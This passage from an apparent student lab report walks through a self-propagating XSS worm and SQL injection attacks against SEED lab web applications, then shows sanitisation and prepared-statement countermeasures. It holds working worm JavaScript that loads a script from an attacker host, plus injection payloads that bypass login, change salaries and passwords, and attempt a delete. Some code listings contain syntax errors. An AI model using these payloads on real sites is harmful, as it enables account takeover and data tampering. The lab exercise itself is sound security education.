


Figure 20: XSS edit Samy's profile himself

## 3.8 Writing a Self-Propagating XSS Worm

### 3.8.1 Link Approach

First, we observe the profile editing POST Behavior, as shown in Figure 21a, the request is a POST request, and the form data is Listing 6 and we paste the Listing 4 to the csrf attack website and store it to `src.js`.

(a) edit Samy's profile

(b) addfriend script in attack website

Figure 21: Prepare for Modifying

```

1 <script type="text/javascript">
2 window.onload = function(){
3 var userName=elgg.session.user.name;
4 var guid+"&guid="+elgg.session.user.guid;
5 var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
6 var token+"&__elgg_token="+elgg.security.token.__elgg_token;
7 var name+"&name"+userName;
8 var accesslevel+"&accesslevel[description]="+2;
9 var propagatescript+"&description='<script src='http://www.csrflabattacker.com/src.js'>'";
10 var content=ts+token+name+guid+propagatescript+accesslevel;
11 var samyGuid=47;
12 var sendurl='http://www.xsslabelgg.com/action/profile/edit';
13 if(elgg.session.user.guid!=samyGuid)
14 {
15 var Ajax=null;
16 Ajax=new XMLHttpRequest();
17 Ajax.open("POST",sendurl,true);
18 Ajax.setRequestHeader("Host","www.xsslabelgg.com");
19 Ajax.setRequestHeader("Content-Type",
20 "application/x-www-form-urlencoded");
21 Ajax.send(content);

```

```

22 }
23 }
24 </script>

```

Listing 6: POST edit Code Link Approach




Figure 22: Result

When Boby visiting Samy's profile, Boby's profile will be edited, as shown as Figure 22a, and the result is shown in Figure 22b. The result indicates that the script successfully modified Boby's Profile. After that, when Alice visit Boby's profile, the add friend script in the attack website will be executed, as shown in Figure 23a, and the result is shown in Figure 23b. The result indicates that the script successfully added Samy as a friend to Alice's account, demonstrating the potential for XSS attacks to perform unauthorized actions on behalf of the victim.





Figure 23: Prepare for Modifying

### 3.8.2 DOM Approach

As for DOM Approach, the Code show be modify as Listing 7. When Boby visit Samy's profile again, the XSS will edit Boby's profile as shown in Figure 24a and the result is shown in Figure 24b.




(a) XSS with DOM Approach

```
<div class="profile-aboutme-contents">
  <div class="elgg-output html">
    <p>
      <script id="worm" type="text/javascript">
        window.onload = function () {var Ajax=null;var ts=&_elgg_ts=' + elgg.security.token._elgg_ts;var token=&_elgg_token=' + elgg.security.token._elgg_token;var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47&ts=' + ts +'&token=' + token;var Ajax=new XMLHttpRequest();Ajax.open("GET",sendurl,true);Ajax.setRequestHeader("Host","www.xsslabelgg.com");Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");Ajax.send();};
      </script>
    </p>
  </div>
</div>
```

(b) addfriend script in Bob's Profile

Figure 24: XSS Modifying by DOM Approach

After that, Charlie visit Bob's Profile, the XSS add friend also executed, as shown in Figure 25a and the result shown in Figure 25b.



(a) visit Bob will perform the Add Friend



(b) addfriend Result

Figure 25: Result by DOM Approach

```
1 <script type="text/javascript">
2 window.onload = function(){
3   var(userName=elgg.session.user.name;
4   var guid="&guid=" + elgg.session.user.guid;
5   var ts="&_elgg_ts=" + elgg.security.token._elgg_ts;
6   var token="&_elgg_token=" + elgg.security.token._elgg_token;
7   var name=&name + userName;
8   var accesslevel=&accesslevel[description] +"2";
9   var headerTag=<script id="worm" type="text/javascript">;
10  var tailTag=</script>;
11  var jsCode='window.onload = function () {var Ajax=null;var ts=&_elgg_ts=' + elgg.security.token._elgg_ts;var token=&_elgg_token=' + elgg.security.token._elgg_token;var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=' + friend +'&ts=' + ts +'&token=' + token;var Ajax=new XMLHttpRequest();Ajax.open("GET",sendurl,true);Ajax.setRequestHeader("Host","www.xsslabelgg.com");Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");Ajax.send();};var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
12  var propagatescript=&description=' + wormCode;
13  var content=ts+token+name+guid+propagatescript+accesslevel;
14  var samyGuid=47;
15  var sendurl='http://www.xsslabelgg.com/action/profile/edit';
16  if(elgg.session.user.guid!=samyGuid){
17    var Ajax=null;
18    Ajax=new XMLHttpRequest();
19    Ajax.open("POST",sendurl,true);
20    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
21    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
22    Ajax.send(content);
23  }
24 }
25 </script>
```

Listing 7: DOM Approach

### 3.9 Countermeasures XSS

#### 1. Activating only the HTMLLawed countermeasure as shown in Figure 26

##### Observations:

Upon activating only the HTMLLawed plugin and visiting the victim profiles, it was observed that the user-generated content that previously contained malicious scripts no longer executed those scripts. The HTMLLawed plugin effectively sanitized the input fields by removing or escaping HTML tags that could be used for scripting. As a result, any attempt to perform an XSS attack by injecting script tags or other HTML elements that could contain JavaScript was thwarted. The profiles displayed user input as plain text, or with only the allowed HTML tags, thereby preventing any embedded JavaScript from running, as shown in Figure 27.

#### 2. Turning on both the HTMLLawed countermeasure and htmlspecialchars:

##### Observations:

With both the HTMLLawed plugin and the htmlspecialchars PHP function enabled, the security measures were strengthened. Visiting the victim profiles after enabling both countermeasures revealed that the application was now encoding special HTML characters into their corresponding HTML entities. Characters such as <, >, &, ', and " were converted to &lt;, &gt;, &amp;, &apos;, and &quot;, respectively, as shown in Figure 28. This encoding further prevented the execution of any potentially harmful scripts that could have been missed by the HTMLLawed plugin alone. The profiles were rendered with even greater safety, ensuring that all user input was displayed without any active scripts or HTML elements that could present a security risk.




Figure 26: Enable HTMLLawed

(a) visit Boby will perform the Add Friend



Id friend  
Send a message  
spot user

(b) addfriend Result

Figure 27: Result of enabling HTMLLawed

Figure 28: Enable htmlspecialchars()

## 4 SQL Injection Attack

### 4.2 Get Familiar with SQL Statements

We can use the following SQL statement lstlisting 8 to get the information of the table, as shown in Figure 29.

```
1 select * from credential where name='Alice';
```

Listing 8: SQL Statements

```
[04/06/24]seed@VM:~/assignment3$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5860
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential where name='Alice';
+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
+----+----+----+----+----+----+----+----+----+----+
| 1  | Alice | 10000 | 20000 | 9/20  | 10211002 |           |          |       |         | fdbe918bdae83000aa54747fc95fe0470
976 |
+----+----+----+----+----+----+----+----+----+----+
1 row in set (0.00 sec)

mysql> ■
```

Figure 29: Result

### 4.3 SQL Injection Attack on SELECT Statement

#### 4.3.1 Sub-task 1: SQL Injection Attack from webpage

First, we use the following SQL statement lstlisting 9 to get the information, we conduct the INPUT admin' # as shown in Figure 30, this will close the entire statement early and commenting out what comes after it. The result shown in 31 indicates that the script successfully executed the SQL injection attack, bypassing the authentication mechanism and retrieving the information of the admin user.




Figure 30: SQL Injection Attack from webpage

```

1 SELECT id, name, eid, salary, birth, ssn, address, email,
2 nickname, Password
3 FROM credential
4 WHERE name='admin' #'and Password='123'

```

Listing 9: SQL Injection

User Details									
Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Phone Number	Notes
Alice	10000	20000	9/20	10211002					
Boby	20000	30000	4/20	10213352					
Ryan	30000	50000	4/10	98993524					
Samy	40000	90000	1/11	32193525					
Ted	50000	110000	11/3	32111111					
Admin	99999	400000	3/5	43254314					

Figure 31: SQL Injection Attack from webpage Result

#### 4.3.2 Sub-task 2: SQL Injection Attack from command line

We can use the following command 10 to get the information, as shown in Figure 32.

```

1 curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&
  Password=123'

```

Listing 10: SQL Injection Command

```

[04/06/24]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password=123'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class="nav-item active"><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class="nav-item"><a class='nav-link' href='unsafe_edit_profile.php'>Edit Profile</a></li></ul><button onclick="logout()" type="button" id="logoffbtn" class="nav-link my-2 my-lg-0">Logout</button></div></nav><div class="container"><br><h1 class="text-center"><b>User Details</b></h1><br><table class="table table-striped table-bordered"><thead class="thead-dark"><tr><th scope="col">Username</th><th scope="col">EId</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Email</th><th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody><tr><td>Alice</td><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td>Boby</td><td>10213352</td><td>98993524</td><td>32193525</td><td>Samy</td><td>400000</td><td>1/11</td><td>32111111</td><td>Admin</td><td>43254314</td></tr></tbody></table><br><br>

```

Figure 32: SQL Injection Attack from command line Result

#### 4.3.3 Sub-task 3: Append a new SQL statement

I try to use this statement as `username admin'; delete from credential WHERE name='Ted' #`, because it will conduct to a SQL query as shown in Listing 11, the result is shown in Figure 33, which indicates that the script cannot delete the record, because the php code `$result = $conn -> query($sql);` will only execute the first SELECT SQL query.

```
1 SELECT id, name, eid, salary, birth, ssn, address, email,  
2 nickname, Password  
3 FROM credential  
4 WHERE name='admin';delete from credential WHERE name='Ted' #' and Password='123'
```

Listing 11: SQL Injection for delete Record




Figure 33: SQL Append Attack Result

#### 4.4 SQL Injection Attack on UPDATE Statement

##### 4.4.1 Sub-task 1: Modify your own salary

As shown in Figure 34a, we can use the following SQL Injection `A', Salary='33333` shown in 34b to modify the salary of the user, because the UPDATE SQL Query will become `UPDATE credential SET nickname='A', Salary='33333', ...`, the result is shown in Figure 34c, which indicates that the script successfully executed the SQL injection attack, modifying the salary of the user to the specified value.

The figure consists of three screenshots labeled (a), (b), and (c).  
Screenshot (a) shows the "Alice Profile" page with a table of user information:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	

  
Screenshot (b) shows the "Alice's Profile Edit" form:

Alice's Profile Edit	
Key	Value
NickName	A', Salary='33333
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

  
Screenshot (c) shows the updated "Alice Profile" page:

Key	Value
Employee ID	10000
Salary	33333
Birth	9/20
SSN	10211002
NickName	A
Email	
Address	

(a) Original Profile      (b) SQL Injection      (c) Result

Figure 34: SQL Injection Attack on UPDATE 1

##### 4.4.2 Sub-task 2: Modify other people' salary

As shown in Figure 35a, we can use the following SQL Injection `A', Salary=1 where name='Boby' #` shown in 35b to modify the salary of the user, because the UPDATE SQL Query will become

UPDATE credential SET nickname='A', Salary=1 where name='Boby' #,  
the result is shown in Figure 35c, which indicates that the script successfully executed the SQL injection attack, modifying the salary of the user to the specified value.

Key	Value
<b>Employee ID</b>	20000
<b>Salary</b>	30000
<b>Birth</b>	4/20
<b>SSN</b>	10213352

Key	Value
<b>Employee ID</b>	20000
<b>Salary</b>	1
<b>Birth</b>	4/20
<b>SSN</b>	10213352
<b>NickName</b>	A

Figure 35: SQL Injection Attack on UPDATE 2

#### 4.4.3 Modify other people' password

As shown in Figure 36a, we can use the following SQL Injection  
`B', Password=SHA1('huangkl') where name='Boby' #`  
shown in 36b to modify the salary of the user, beacuse the UPDATE SQL Query will become  
`UPDATE credential SET nickname='B', Password=SHA1('huangkl') where name='Boby' #,`  
the result is shown in Figure 36c, which indicates that the script successfully executed the SQL injection attack, modifying the salary of the user to the specified value.

Key	Value
<b>Employee ID</b>	20000
<b>Salary</b>	1
<b>Birth</b>	4/20
<b>SSN</b>	10213352
<b>NickName</b>	B

Figure 36: SQL Injection Attack on UPDATE 3

## 4.5 SQL Countermeasure — Prepared Statement

We introduce the safe method to prevent the SQL Injection, as shown in Figure 37, the result is shown in Figure 38, which indicates that the script cannot execute the SQL Injection attack, because the server will verify the input and prevent the SQL Injection attack.

```

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

```

Figure 37: Safe SQL SELECT Query




Figure 38: SQL Injection Not Work

Also that the safe method can be used in the UPDATE SQL Query, as shown in Figure 40, the result is shown in Figure 39, which indicates that the script cannot execute the SQL Injection attack, because the server will verify the input and prevent the SQL Injection attack.

Key	Value
<b>Employee ID</b>	20000
<b>Salary</b>	1
<b>Birth</b>	4/20
<b>SSN</b>	10213352
<b>NickName</b>	B' Password=SHA1('huangkl') where name='Boby' #

Figure 39: SQL Injection Not Work

```

//Update the password stored in the session.
$_SESSION['pwd']=$hashed_pwd;
$sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
$sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
$sql->execute();
$sql->close();
}else{
// if password field is empty.
$sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id");
$sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
$sql->execute();
$sql->close();
}

```

Figure 40: Safe SQL UPDATE Query